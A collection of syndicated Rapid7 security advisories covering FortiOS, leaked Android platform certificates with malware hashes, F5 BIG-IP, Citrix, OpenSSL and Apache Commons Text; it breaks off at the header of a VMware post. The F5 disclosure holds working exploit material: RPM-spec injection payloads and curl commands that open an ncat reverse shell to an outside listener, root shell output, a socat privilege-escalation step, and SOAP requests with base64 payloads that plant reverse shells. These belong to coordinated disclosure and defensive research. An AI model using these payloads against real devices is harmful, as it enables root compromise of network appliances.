Vulnerabilities of this nature, and on this type of system, have proven to be of high value to attackers. We strongly advise that organizations upgrade to an unaffected version of FortiOS on an emergency basis and follow FortiGuard’s advice to review existing systems for signs of compromise.

Affected products

  • FortiOS version 7.2.0 through 7.2.2
  • FortiOS version 7.0.0 through 7.0.8
  • FortiOS version 6.4.0 through 6.4.10
  • FortiOS version 6.2.0 through 6.2.11
  • FortiOS-6K7K version 7.0.0 through 7.0.7
  • FortiOS-6K7K version 6.4.0 through 6.4.9
  • FortiOS-6K7K version 6.2.0 through 6.2.11
  • FortiOS-6K7K version 6.0.0 through 6.0.14

Solutions

  • Please upgrade to FortiOS version 7.2.3 or above
  • Please upgrade to FortiOS version 7.0.9 or above
  • Please upgrade to FortiOS version 6.4.11 or above
  • Please upgrade to FortiOS version 6.2.12 or above
  • Please upgrade to FortiOS-6K7K version 7.0.8 or above
  • Please upgrade to FortiOS-6K7K version 6.4.10 or above
  • Please upgrade to FortiOS-6K7K version 6.2.12 or above
  • Please upgrade to FortiOS-6K7K version 6.0.15 or above

Rapid7 customers

Vulnerability checks for CVE-2022-42475 are under development and will be available to InsightVM and Nexpose customers in an upcoming content release.

Leaked Android Platform Certificates Create Risks for Users

Post Syndicated from Erick Galinkin original https://blog.rapid7.com/2022/12/02/leaked-android-platform-certificates-create-risks-for-users/

Leaked Android Platform Certificates Create Risks for Users

On November 30, 2022, a Google apvi report from Łukasz Siewierski initially filed on November 11, 2022 was made public. The report contained 10 different platform certificates and malware sample SHA256 sums where the malware sample had been signed by a platform certificate — the application signing certificate used to sign the “Android” application on the system image. Applications signed with platform certificates can therefore run with the same level of privileges as the “Android” application, yielding system privileges on the operating system without user input. Google has recommended that affected parties should rotate their platform certificate. However, platform certificates are considered very sensitive, and the source of these certificates is unknown at this time.

Impact and Remediation

This use of platform certificates to sign malware indicates that a sophisticated adversary has gained privileged access to very sensitive code signing certificates. Any application signed by these certificates could gain complete control over the victim device. Rapid7 does not have any information that would indicate a particular threat actor group as being responsible, but historically, these types of techniques have been preferred by state-sponsored actors. That said, a triage-level analysis of the malicious applications reported shows that the signed applications are adware — a malware type generally considered less sophisticated. This finding suggests that these platform certificates may have been widely available, as state-sponsored actors tend to be more subtle in their approach to highly privileged malware.

We note that although these platform certificates are very sensitive, the over-the-air update certificates are different, and so these cannot be used to push malicious updates.

In cases where the malware can be detected on user devices, it should be remediated immediately. The Google apvi report contains the relevant hashes and we have also listed them at the bottom of this post.

Indicators of Compromise

SHA256 File Hashes

e4e28de8ad3f826fe50a456217d11e9e6a80563b35871ac37845357628b95f6a
5c173df9e86e959c2eadcc3ef9897c8e1438b7a154c7c692d0fe054837530458
b1f191b1ee463679c7c2fa7db5a224b6759c5474b73a59be3e133a6825b2a284
19c84a2386abde0c0dae8661b394e53bf246f6f0f9a12d84cfc7864e4a809697
0251bececeffbf4bf90eaaad27c147bb023388817d9fbec1054fac1324c6f8bf
c612917d68803efbd2f0e960ade1662be9751096afe0fd81cee283c5a35e7618
6792324c1095458d6b78e92d5ae003a317fe3991d187447020d680e99d9b6129
091733658c7a32f4673415b11733ae729b87e2a2540c87d08ba9adf7bc62d7ed
5aaefc5b4fb1e1973832f44ba2d82a70106d3e8999680df6deed3570cd30fb97
32b9a33ad3d5a063cd4f08e0739a6ce1e11130532fd0b7e13a3a37edaf9893eb

CVE-2022-41622 and CVE-2022-41800 (FIXED): F5 BIG-IP and iControl REST Vulnerabilities and Exposures

Post Syndicated from Rapid7 original https://blog.rapid7.com/2022/11/16/cve-2022-41622-and-cve-2022-41800-fixed-f5-big-ip-and-icontrol-rest-vulnerabilities-and-exposures/

CVE-2022-41622 and CVE-2022-41800 (FIXED): F5 BIG-IP and iControl REST Vulnerabilities and Exposures

Rapid7 discovered several vulnerabilities and exposures in F5 BIG-IP and BIG-IQ devices running a customized distribution of CentOS detailed in F5’s Base Operating Systems support article. The affected products are detailed in the vendor advisories below:

  • CVE-2022-41622: BIG-IP and BIG-IQ are vulnerable to unauthenticated remote code execution via cross-site request forgery (CSRF)
  • CVE-2022-41800: Appliance mode iControl REST is vulnerable to authenticated remote code execution via RPM spec injection

Rapid7 also discovered several bypasses of security controls that F5 does not consider vulnerabilities with a reasonable attack surface (K05403841):

  • ID1145045 – Local privilege escalation via bad UNIX socket permissions (CWE-269)
  • ID1144093 – SELinux bypass via incorrect file context (CWE-732)
  • ID1144057 – SELinux bypass via command injection in an update script (CWE-78)

Note: the presence of SELinux hardening on F5 devices is an excellent safeguard that made our exploitation attempts more difficult.

Rapid7 initially reported these vulnerabilities to F5 on August 18, 2022. Since then, members of our research team have worked with the vendor to discuss impact, resolution, and a coordinated response.

Product description

Several F5 products, namely in the BIG-IP family of traffic-shaping devices, are affected by the vulnerabilities. These devices and applications are typically exposed to the internet for normal functionality, but the management ports where these vulnerabilities occur are typically internal-facing.

For more information on the affected products, see the vendor’s advisory, and the vendor’s product website.

Impact

We believe that widespread exploitation of the issues in this disclosure is unlikely. That being said, by successfully exploiting the worst of the vulnerabilities (CVE-2022-41622), an attacker could gain persistent root access to the device’s management interface (even if the management interface is not internet-facing). However, that would require a confluence of factors to actually be exploitable (an administrator with an active session would need to visit a hostile website, and an attacker would have to have some knowledge of the target network).

Most of the remaining vulnerabilities are relatively minor, and require the attacker to already have some level of access to the target device. They are more likely to be leveraged as part of an exploit chain to exacerbate more serious vulnerabilities.

At time of publishing, F5 was not aware of any exploitation of these vulnerabilities.

Credit

These vulnerabilities were discovered and documented by Ron Bowes, Lead Security Researcher at Rapid7. They are being disclosed in accordance with Rapid7’s vulnerability disclosure policy.

Vendor statement

F5 is committed to security, and we collaborate with valued researchers, such as Rapid7, to respond to and resolve vulnerabilities on behalf of our customers.

Exploitation

CVE-2022-41622 – Unauthenticated Remote Code Execution in SOAP API via CSRF

F5 Big-IP’s SOAP API (the endpoint /iControl/iControlPortal.cgi) does not have cross-site request forgery (CSRF) protection, nor does it require a correct Content-Type or other typical SOAP API protections. Consequently, if a user (who is authenticated to an F5 Big-IP device) visits an attacker-controlled website (or is redirected there via an open redirect or cross-site scripting), an attacker can run arbitrary SOAP commands against the F5 Big-IP SOAP API in the authenticated user’s session. That could lead to remote code execution in several different ways, which we demonstrated in a proof of concept.

Note: several of the exploit paths require SELinux bypasses, which we have detailed below.

The API endpoint for SOAP requests, iControlPortal.cgi, which is accessible at /iControl/iControlPortal.cgi, is a CGI script that is SetUID root — that is, it executes as root:

ls -l /usr/local/www/iControl/iControlPortal.cgi
-rwsr-xr-x. 1 root root 2931172 Jul 15 01:13 /usr/local/www/iControl/iControlPortal.cgi

The script authenticates the user via HTTP Basic authentication and accepts XML SOAP requests. The XML API is quite complex with many different API endpoints available to use. We chose the upload_file and create_user_3 endpoints as examples in our PoC, because they demonstrate the impact of the exploit concisely. We didn’t find a way to immediately run code on the target host, but our investigation did not include every possible API endpoint.

The PoC README.md file has full details on the payloads we tested and how to use them to execute arbitrary code at reboot or login.

CVE-2022-41800 – Authenticated Remote Code Execution via RPM Spec Injection

F5 Big-IP’s JSON API includes an administrator-only endpoint that creates an RPM specification file (.rpmspec). That file is consumed by another administrator-only endpoint to create an RPM file. Both endpoints are vulnerable to injection attacks into the RPM spec file, where additional fields could be added to the spec using newlines. Notably, an attacker could add executable shell commands that run when the resultant RPM file is created. This would give authenticated administrators (who may be malicious insiders, users of compromised accounts, etc) the ability to run shell commands using an endpoint that is not designed or documented as having that functionality.

Although F5 considered this noteworthy enough to assign CVE-2022-41800, we consider the risk of this vulnerability to be low. While the results are surprising, this exploit requires an administrator login, and other endpoints (such as /mgmt/tm/util/bash) that are capable of executing shell commands by-design. That said, this technique can bypass blocklists or alerts that an administrator might set up for the well known bash endpoint.

To demonstrate the vulnerability, we developed this JSON payload:

json
{
  "specFileData": {
    "name": "test",
    "srcBasePath": "/tmp",
    "version": "test6",
    "release": "test7",
    "description": "test8\n\n%check\nncat -e /bin/bash 10.0.0.179 4444",
    "summary": "test9"
  }
}

Note the newlines and %check in the description field, which according to the documentation is typically used to run tests. We sent that JSON as part of an authenticated request to /rpm-spec-creator:

$ curl -sk -uadmin:Password1 -H "Content-Type: application/json" -X POST https://10.0.0.162/mgmt/shared/iapp/rpm-spec-creator --data '{"specFileData": {"name": "test", "srcBasePath": "/tmp", "version": "test6", "release": "test7", "description": "test8\n\n%check\nncat -e /bin/bash 10.0.0.179 4444", "summary": "test9"}}'
{"specFileData":{"name":"test","srcBasePath":"/tmp","version":"test6","release":"test7","description":"test8\n\n%check\nncat -e /bin/bash 10.0.0.179 4444","summary":"test9","user":"restnoded","group":"restnoded"},"specFilePath":"/var/config/rest/node/tmp/e1816b74-cb67-4c96-b4f0-4be45b0f61a5.spec"}

The server responds with a specFilePath containing the spec we created. Here’s what the file looks like on the file system:

$ ssh [email protected] cat /var/config/rest/node/tmp/e1816b74-cb67-4c96-b4f0-4be45b0f61a5.spec
Summary: test9
Name: test
Version: test6
Release: test7
BuildArch: noarch
Group: Development/Libraries
License: Commercial Packager: 
F5 Networks <[email protected]>

%description
test8

%check
n.cat -e /bin/bash 10.0.0.179 4444

[...]

We start our listener on the host/port specified in the ncat command:

$ nc -v -l -p 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444

And build the RPM with /build-package (using jq to format the output):

sh
$ curl -X POST -sku admin:Password1 https://10.0.0.162/mgmt/shared/iapp/build-package --data '{"state": {}, "appName": 
"test", "packageDirectory": "/tmp", "specFile
Path": "/var/config/rest/node/tmp/e1816b74-cb67-4c96-b4f0-4be45b0f61a5.spec", "force": true }' | jq

{
  "step": "RUN_BUILD_RPM_TASK",
  "packageDirectory": "/tmp",
  "appName": "test",
  "specFilePath": "/var/config/rest/node/tmp/e1816b74-cb67-4c96-b4f0-4be45b0f61a5.spec",
  "force": true,
  "rpmDescription": "Default exported iApp description.",
  "rpmSummary": "Default exported iApp summary.",
  "isSpecFileToCleanUp": false,
  "id": "5de02c7f-ac65-4fa0-8c2b-b541967ce578",
  "status": "CREATED",
  "userReference": {
  "link": "https://localhost/mgmt/shared/authz/users/admin"
},
"identityReferences": [
{
"link": "https://localhost/mgmt/shared/authz/users/admin"
}
],
"ownerMachineId": "97163127-c56e-456c-af33-752dec349873",
"generation": 1,
"lastUpdateMicros": 1666214391730921,
"kind": "shared:iapp:build-package:buildrpmtaskstate",
"selfLink": "https://localhost/mgmt/shared/iapp/build-package/5de02c7f-ac65-4fa0-8c2b-b541967ce578"
}

Then, we verify that we get a root in shell on our listener:

$ nc -v -l -p 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.0.0.162.
Ncat: Connection from 10.0.0.162:58068.

whoami
root

ID1145045 – Local Privilege Escalation via UNIX Socket Permissions

F5 uses a proprietary database called mcp, which is used for persistent storage on Big-IP (and related) devices. The database is owned by root and accessed via a UNIX domain socket with 0777 permissions (accessible by all local users) and no authentication:

# ls -l /var/run/mcp 
srwxrwxrwx. 1 root root 0 Oct 19 14:12 /var/run/mcp

We can connect to it and perform queries using socat, which is (helpfully) installed by default.

As part of our research, we fully documented the protocol, including writing a tool that can parse queries, create arbitrary queries, and remotely eavesdrop on traffic via an authenticated SSH connection. While the list of supported object types is extensive, we targeted the user-management code since our goal was security bypasses.

We developed a script called mcp-privesc.rb, which is also included in that repository. The script creates a root-level account when its output is sent to that socket, as well as a pre-built escalationplz.bin payload that creates a rontest / Password1 account when sent to the socket.

Here’s how we used the tool to create a message. Note: it was gzipped it for size reasons, then base64-encoded so we could copy/paste more easily. Output is truncated for the blog, but the full text is included in the README.md file in the repository:

$ ruby ./mcp-privesc.rb blogtest MyFunPW | gzip | base64 -w0
Attempting to create a crypt-sha512 hash of the password
Writing an `mcp` message to stdout that'll create an account: blogtest / $6$vdznqfyc$q9L[...]1
Send it to the target using: socat -t100 - UNIX-CONNECT:/var/run/mcp < mcpmessage.bin

H4s[...]A==

Then, from a non-root account, we send the message to the socket and verify the account exists:

$ whoami
apache

$ echo -ne 'H4s[...]A==' | base64 -d | gunzip - | socat -t100 - UNIX-CONNECT:/var/run/mcp | gzip | base64 -w0
H4sIAB91UGMAA2NgYJBjQALcIQy8QEqMO5SBFcwPZ+AR0OCOAJKaYAUEVXNHgVRzCzIwAABM8W1YXAAAAA==

bash-4.2$ su blogtest
Password: 
[...]

[blogtest@localhost:NO LICENSE:Standalone] config # whoami
root

F5 claims this is not a vulnerability, because, by design, all users that log in are already root (and it’s true that the overwhelming amount of Big-IP’s attack surface runs as root already). However, several network services—including Apache, Tomcat, and Bind—listen on network ports and link to custom modules written in C/C++. If a vulnerability is discovered in any of those non-root services, a privilege escalation exploit path directly to root removes the small amount of privilege separation that exists.

ID1144093 – SELinux Bypass via Incorrect File Context

After finding an arbitrary file write SOAP endpoint, we found that SELinux limited our ability to actually exploit the issue. Despite the SOAP endpoint (iControlPortal.cgi) being set-UID root, and therefore executing as a privileged process, it could not create or overwrite sensitive files due to being part of a restricted SELinux context. That means that we couldn’t use obvious attack paths like adding a script to /etc/profile.d or replacing /var/ssh/root/authorized_keys.

We did, however, find exactly one file in /etc/profile.d that was writable from the SOAP process due to it being a symbolic link to another location:

# ls -l /etc/profile.d/timeout.sh
lrwxrwxrwx. 1 root root 31 Jul 15 02:48 /etc/profile.d/timeout.sh -> ../../var/run/config/timeout.sh

# ls -l /var/run/config/timeout.sh 
-r--r--r--. 1 root root 303 Oct 19 15:40 /var/run/config/timeout.sh

If we replace /var/run/config/timeout.sh with our own script via the SOAP interface, which we can (despite the file itself not having write permission), it will execute next time a user logs in via SSH and /etc/profile.d scripts execute. We use that file as a target in our SOAP exploit proof of concept:

<soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:con="urn:iControl:System/ConfigSync">
   <soapenv:Header/>
   <soapenv:Body>
      <con:upload_file soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
        <file_name xsi:type="xsd:string">/var/run/config/timeout.sh</file_name>
         <file_context xsi:type="urn:System.ConfigSync.FileTransferContext" xmlns:urn="urn:iControl">
            <!--type: Common.OctetSequence-->
            <file_data xsi:type="urn:Common.OctetSequence">IyBSZXN0b3JlIHRoZSBvcmlnaW5hbCBmaWxlCmVjaG8gJ0l3b2pJRlJJU1ZNZ1NWTWdRVTRnUVZWVVR5MUhSVTVGVWtGVVJVUWdSa2xNUlNBdElFUlBJRTVQVkNCRlJFbFVJU0VoQ2lNS0l5QlZjMlVnZEdobElIUnRjMmdnYzJobGJHd2dkWFJwYkdsMGVTQjBieUJ0WVd0bElHTm9ZVzVuWlhNZ2RHOGdkR2hsSUhONWMzUmxiU0JqYjI1bWFXZDFjbUYwYVc5dUxnb2pJRVp2Y2lCdGIzSmxJR2x1Wm05eWJXRjBhVzl1TENCelpXVWdkRzF6YUNBdFlTQm9aV3h3SUhONWN5QnpjMmhrTGdwUVUwOVZWRDFnTDJKcGJpOXdjeUF0TFc1dkxXaGxZV1JsY25NZ0xXOGdkSFI1SUMwa0pHQUthV1lnV3lBaUpIdFFVMDlWVkRvd09qTjlJaUE5UFNBaWRIUjVJaUJkT3lCMGFHVnVDaUFnSUNCbGVIQnZjblFnVkUxUFZWUTlNQXBsYkhObENpQWdJQ0JsZUhCdmNuUWdWRTFQVlZROU1BcG1hUW9LJyB8IGJhc2U2NCAtZCA+IC92YXIvcnVuL2NvbmZpZy90aW1lb3V0LnNoCgojIFBvcCBhIHNoZWxsCm5jYXQgLWUgL2Jpbi9iYXNoIDEwLjAuMC4xNzkgNDQ0NAo=</file_data>
            <chain_type xsi:type="urn:Common.FileChainType">FILE_FIRST_AND_LAST</chain_type>
         </file_context>
      </con:upload_file>
   </soapenv:Body>
</soapenv:Envelope>

F5 argues that this is not a vulnerability, because it requires a different vulnerability to exist before it can be leveraged (as we demonstrated with CVE-2022-41622 above). As a result, it was not assigned a CVE. However, Rapid7 considers this a vulnerability because it bypasses a security boundary —namely, SELinux. Without these SELinux bypasses, turning an arbitrary file write into code execution would be difficult, since most files an attacker would typically create or replace to exploit a file-write vulnerability (such as adding a script to /etc/profile.d) are blocked.

ID1144057 – SELinux bypass via Command Injection in Startup Script

The script /bin/f5_update_checker, which is executed at boot, is vulnerable to command injection in its configuration file (/shared/f5_update_action). Several strings in the file are passed directly into shell commands, where arbitrary bash commands can be injected using backticks, semicolons, or any other typical CWE-78 technique.

This one is interesting, because we found it quite early in our research but didn’t recognize its significance until much later. During our initial analysis, f5_update_checker caught our eye because it runs at boot, performs some sort of nebulous update check (ironically, update mechanisms are a common source of security vulnerabilities), and is a 32-bit ELF binary written in C++. Additionally, running strings showed that it uses curl insecurely, with -k:

# strings $(which f5_update_checker)
[...]
curl -g -k -m 30 -s -f -o /dev/null 

When f5_update_checker starts, it loads and parses a configuration file called /shared/f5_update_action, which doesn’t exist by default. In fact, as far as we can tell, absolutely nothing else on the entire operating system is aware of /shared/f5_update_action! Out of curiosity, we reverse engineered the file format from the binary, since the process won’t start without a valid (enough) file, and found it’s line-based and looks something like:

AAA
http://localhost:1234/success
http://localhost:1234/failure
0
0
0
0

The URLs are passed directly into curl with no escaping (not even quotes, in fact), so we can add in arbitrary commands however we like:

AAA
http://localhost:1234/success`touch /tmp/testshellinjection`
http://localhost:1234/failure
0
0
0
0

At the next reboot, f5_update_checker will execute, load the configuration file, pause for two minutes (by design), then execute the command.

At that point, we shelved this as not interesting with the note:

f5_update_checker consumes a file /shared/f5_update_action and grabs a URL from it. That leads to a bunch of problems – shell injection, SSRF, etc. But nothing seems to use any of this, so I guess it’s all a dud

Much later, we found the SOAP bypass discussed above, but lamented that while we could upload a file to anywhere on the filesystem as root, we couldn’t overwrite anything of value due to SELinux policies! After thinking for way too long, we remembered the seemingly innocuous vulnerability that we’d found a month earlier, recalled that it references a non-extant file, and tested it with SOAP. Sure enough, it worked!

Here is an example of a SOAP request that will plant a malicious /shared/f5_update_action file:

<soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:con="urn:iControl:System/ConfigSync">
   <soapenv:Header/>
   <soapenv:Body>
      <con:upload_file soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
        <file_name xsi:type="xsd:string">/shared/f5_update_action</file_name>
         <file_context xsi:type="urn:System.ConfigSync.FileTransferContext" xmlns:urn="urn:iControl">
            <!--type: Common.OctetSequence-->
            <file_data xsi:type="urn:Common.OctetSequence">QUFBCmh0dHBzOi8vbG9jYWxob3N0L3N1Y2Nlc3NgbmNhdCAtZSAvYmluL2Jhc2ggMTAuMC4wLjE3OSA0NDQ0YApodHRwczovL2xvY2FsaG9zdC9lcnJvcgowCjAKMAowCg==</file_data>
            <chain_type xsi:type="urn:Common.FileChainType">FILE_FIRST_AND_LAST</chain_type>
         </file_context>
      </con:upload_file>
   </soapenv:Body>
</soapenv:Envelope>

This is an interesting case in which a low-risk vulnerability can actually be meaningfully leveraged, in the right context. Specifically, we found a way to bypass SELinux and create some sneaky persistence.

As with some of the other issues documented here, F5 does not consider this to be a vulnerability and did not assign it a CVE (but do plan to fix it). Rapid7 disagrees with their assessment because SELinux is a security boundary, and bypassing SELinux is a security issue. We’d normally consider this to be a very low-risk vulnerability, but because we used it as part of the exploit chain to turn CVE-2022-41622 into code execution, we believe it is important.

Remediation

F5 has provided the following remediation advice:

F5 recommends customers review the security advisories published for these issues and evaluate their risk. Engineering hotfixes are available on request for both CVEs, and fixes for all of the issues will be included in future releases.

The known exploitation methods for CVE-2022-41622 require the attacker to know the address for a particular BIG-IP and successfully enact a Cross-Site Request Forgery against an administrator who is using the same browser to browse the web as well as manage their BIG-IP. Normal anti-CSRF techniques will prevent this exploit from succeeding; see K94221585 for more details.

The known exploitation methods for CVE-2022-41800 require that an attacker be authenticated as a valid user with Resource Admin or greater privileges. Therefore, the impact is limited to those customers running with Appliance Mode enabled; see K12815 for more information on Appliance Mode.

Timeline

  • July, 2022: Issues identified by Rapid7 researcher Ron Bowes
  • Thu, Aug 18, 2022: Privately disclosed findings to F5 PSIRT per Rapid7’s CVD policy
  • Aug-Sep, 2022: Discussion and clarification about the issues with F5
  • Thu, Sep 8, 2022: Extension on vulnerability disclosure date requested, offered Nov 17, 2022
  • Fri, Sep 30, 2022: CVE-2022-41622 and CVE-2022-41800 reserved by F5
  • Wed, Oct 5, 2022: Disclosure date moved to Wed, Nov 16, 2022
  • Wed, Nov 16, 2022: This public disclosure

Rapid7 customers

InsightVM and Nexpose customers will be able to assess their exposure to CVE-2022-41622 and CVE-2022-41800 with authenticated vulnerability checks for BIG-IP, expected to be available in the November 16, 2022 content release.

CVE-2022-27510: Critical Citrix ADC and Gateway Remote Authentication Bypass Vulnerabilities

Post Syndicated from Rapid7 original https://blog.rapid7.com/2022/11/15/cve-2022-27510-critical-citrix-adc-and-gateway-remote-authentication-bypass-vulnerability/

CVE-2022-27510: Critical Citrix ADC and Gateway Remote Authentication Bypass Vulnerabilities

On November 8, 2022, Citrix published Citrix Gateway and Citrix ADC Security Bulletin for CVE-2022-27510 CVE-2022-27513 and CVE-2022-27516 announcing fixes for three vulnerabilities:

The most notable vulnerability, CVE-2022-27510, is rated a critical 9.8 for “appliances that are operating as a Gateway (SSL VPN, ICA Proxy, CVPN, RDP Proxy),” per Citrix’s advisory, and allows for remote, unauthenticated attackers to take control of a vulnerable system.

Rapid7 has repeatedly observed attacker interest in high-value targets such as Citrix; historically, these appliances become exploited very quickly so organizations that are impacted by CVE-2022-27510 should patch right away. CISA has issued a warning about CVE-2022-27510 here.

Affected products

The following supported versions of Citrix ADC and Citrix Gateway on customer-managed appliances are affected by this vulnerability (Citrix-managed cloud services customers do not need to take any action):

  • Citrix ADC and Citrix Gateway 13.1 before 13.1-33.47
  • Citrix ADC and Citrix Gateway 13.0 before 13.0-88.12
  • Citrix ADC and Citrix Gateway 12.1 before 12.1.65.21
  • Citrix ADC 12.1-FIPS before 12.1-55.289
  • Citrix ADC 12.1-NDcPP before 12.1-55.289

Mitigation guidance

Organizations that are impacted by CVE-2022-27510 should update to one of the versions listed below immediately. Additionally, it is strongly recommended that organizations ensure that gateway devices require multi-factor authentication (MFA) for logins and that all authentication attempts are logged and audited regularly.

  • Citrix ADC and Citrix Gateway 13.1-33.47 and later releases
  • Citrix ADC and Citrix Gateway 13.0-88.12 and later releases of 13.0
  • Citrix ADC and Citrix Gateway 12.1-65.21 and later releases of 12.1
  • Citrix ADC 12.1-FIPS 12.1-55.289 and later releases of 12.1-FIPS
  • Citrix ADC 12.1-NDcPP 12.1-55.289 and later releases of 12.1-NDcPP

Rapid7 customers

InsightVM and Nexpose customers will be able to assess their exposure to all three CVEs with vulnerability checks expected to be available in the November 15, 2022 content release.

Rapid7’s Impact from OpenSSL Buffer Overflow Vulnerabilities (CVE-2022-3786 & CVE-2022-3602)

Post Syndicated from Rapid7 original https://blog.rapid7.com/2022/11/11/rapid7s-impact-from-openssl-buffer-overflow-vulnerabilities-cve-2022-3786-cve-2022-3602/

Rapid7’s Impact from OpenSSL Buffer Overflow Vulnerabilities (CVE-2022-3786 & CVE-2022-3602)

As stated in our OpenSSL Buffer Overflow blog post, the CVE-2022-3786 & CVE-2022-3602 vulnerabilities affecting OpenSSL’s 3.0.x versions both rely on a maliciously crafted email address in a certificate. CVE-2022-3786 can overflow an arbitrary number of bytes on the stack with the “.” character (a period), leading to a denial of service, while CVE-2022-3602 allows a crafted email address to overflow exactly four attacker-controlled bytes on the stack. OpenSSL 3.0.7 contains fixes for these vulnerabilities which was released on November 1, 2022.

As part of standard due diligence, Rapid7 evaluates the potential impact of vulnerabilities in its products. This process includes validating the existence of the vulnerable libraries or services, interdependencies, the exploitability of the vulnerability in a given context, and impacts related to applying available patches.

Rapid7’s Insight Agent and Insight Network Sensor were confirmed to be impacted by these vulnerabilities. An Insight Agent fix was released on November 2, 2022 (release version 3.1.10.34) and a Network Sensor fix was released on November 10, 2022 (release version 1.4.0.2). Rapid7’s assessment has found no other impact on our products. Checks for these vulnerabilities have been released within Nexpose and InsightVM.

Rapid7’s Impact from Apache Commons Text Vulnerability (CVE-2022-42889)

Post Syndicated from Rapid7 original https://blog.rapid7.com/2022/11/04/rapid7s-impact-from-apache-commons-text-vulnerability-cve-2022-42889/

Rapid7’s Impact from Apache Commons Text Vulnerability (CVE-2022-42889)

As stated in our Apache Commons Text blog post, CVE-2022-42889 is a vulnerability in the popular Apache Commons Text library that can result in code execution when processing malicious input, and affects versions 1.5 through 1.9. This vulnerability has been patched as of Commons Text version 1.10.

As part of standard due diligence, Rapid7 evaluates the potential impact of vulnerabilities in its products. This process includes validating the existence of the vulnerable libraries or services, interdependencies, the exploitability of the vulnerability in a given context, and impacts related to applying available patches.

Rapid7’s Nexpose console and InsightVM products are confirmed to currently include commons-text.1.6.jar (as of the date of this post). This library is not directly used within the scan engine, but has a shared dependency within the security console. While Rapid7’s assessment has found no paths to exploit for this vulnerability, we do plan to patch this vulnerability in Nexpose and InsightVM during the month of November 2022.

CVE-2022-3786 and CVE-2022-3602: Two High-Severity Buffer Overflow Vulnerabilities in OpenSSL Fixed

Post Syndicated from Rapid7 original https://blog.rapid7.com/2022/11/01/cve-2022-3786-and-cve-2022-3602-two-high-severity-buffer-overflows-in-openssl-fixed/

CVE-2022-3786 and CVE-2022-3602: Two High-Severity Buffer Overflow Vulnerabilities in OpenSSL Fixed

The Rapid7 research team will update this blog post as we learn more details about this vulnerability and its attack surface area. We expect to update this page next by 3 PM EDT on November 1, 2022.

The OpenSSL project released version 3.0.7 on November 1, 2022, to address CVE-2022-3786 and CVE-2022-3602, two high-severity vulnerabilities affecting OpenSSL’s 3.0.x version stream discovered and reported by Polar Bear and Viktor Dukhovni. OpenSSL is a widely used open-source cryptography library that allows for the implementation of secure communications online; this includes generating public/private keys and use of SSL and TLS protocols. (Currently, only the 1.1.1 and 3.0 version streams of OpenSSL are supported). The OpenSSL team warned maintainers and users on October 25 that a critical flaw was on the way — only the second to ever impact the product. Upon release, however, neither vulnerability carried a critical severity rating.

CVE-2022-3786 and CVE-2022-3602 are buffer overflow vulnerabilities in OpenSSL versions below 3.0.7 that both rely on a maliciously crafted email address in a certificate. They differ in two crucial ways: CVE-2022-3786 can overflow an arbitrary number of bytes on the stack with the "." character (a period), leading to denial of service, while CVE-2022-3602 allows a crafted email address to overflow exactly four attacker-controlled bytes on the stack. OpenSSL has a blog available here.

According to the OpenSSL advisory, the vulnerability occurs after certificate verification and requires either a CA to have signed the malicious certificate or for the application to continue certificate verification despite failure to construct a path to a trusted issuer. In other words, exploitability is significantly limited:

  • In the case where a server is the target (a webserver, database server, mail server, etc): The server must first request client authentication as part of a mutual authentication configuration. This is an unusual configuration, and usually specialized to higher-security use cases.
  • In the case where a client is the target (web browser, email reader, database connector, etc): The attacker would need to first coerce a vulnerable client to connect to a malicious server. This could be done through impersonation (MitM on the network, hijacking an existing resource, etc) or by providing an incentive for a person to click a link (through phishing, watering holes, etc).

For both scenarios, these kinds of attacks do not lend themselves well to widespread exploitation.

Once again, these vulnerabilities only affect the OpenSSL 3.0.x version stream, which has not yet been widely adopted. We are not aware of any exploitation in the wild at the time of the vulnerability’s release on November 1, 2022.

Affected products

  • OpenSSL versions 3.0.0 to 3.0.6 (fixed in 3.0.7)

A broad array of popular distributions and technologies use OpenSSL in their offerings, including many widely used Linux distributions. OpenSSL 1.x, which is unaffected, is still the most popular version stream in use. Major distribution maintainers will likely have individual updates out quickly, but we expect a long tail of advisories and trailing fixes as vendors update additional implementations. Community tracking efforts like this one from Royce Williams, or government tracking efforts like this one from NCSC-NL may also be helpful for following individual vendor impact or remediation communications.

Mitigation guidance

Organizations that are running an affected version of OpenSSL should update to 3.0.7 when practical, prioritizing operating system-level updates and public-facing shared services with direct dependencies on OpenSSL. Emergency patching is not indicated.

Rapid7 customers

Our engineering team is in the process of developing both authenticated and unauthenticated vulnerability checks to allow InsightVM and Nexpose customers to assess their exposure to CVE-2022-3786 and CVE-2022-3602. We expect these checks to be available in a content release today (November 1, 2022).

In the meantime, InsightVM customers can use Query Builder with the query software.description CONTAINS OpenSSL 3 to find potentially affected assets. Nexpose and InsightVM customers can create a Dynamic Asset Group with a filtered asset search looking for Software name contains OpenSSL 3.

Additionally, Nexpose and InsightVM customers can use the following SQL query in a SQL Query Export (Security Console -> Reports -> SQL Query Export) to identify whether they have (any version of) OpenSSL in their environments. This query will produce a CSV file with a list of assets containing installed software with “openssl” in its title, and the corresponding version previously found in scans or Insight Agent-based assessments:

SELECT da.sites AS "Site_Name", da.ip_address AS "IP_Address", da.mac_address AS "MAC_Address", da.host_name AS "DNS_Hostname", ds.vendor AS "Vendor", ds.name AS "Software_Name", ds.family AS "Software_Family", ds.version AS "Software_Version", ds.software_class AS "Software_Class" FROM dim_asset_software das JOIN dim_software ds USING(software_id) JOIN dim_asset da ON da.asset_id = das.asset_id WHERE ds.software_class LIKE '%' AND ds.name ILIKE '%openssl%' ORDER BY ds.name ASC

The Software_Version column of the CSV can be used to narrow the scope down to OpenSSL 3.x – note that this query may also return packages that are not OpenSSL proper, e.g. libgnutls-openssl27, that have a version number starting with 3 but do not correspond to 3.0.x of OpenSSL per se.

CVE-2021-39144: VMware Cloud Foundation Unauthenticated Remote Code Execution

Post Syndicated from Caitlin Condon original https://blog.rapid7.com/2022/10/27/cve-2021-39144-vmware-cloud-foundation-unauthenticated-remote-code-execution/

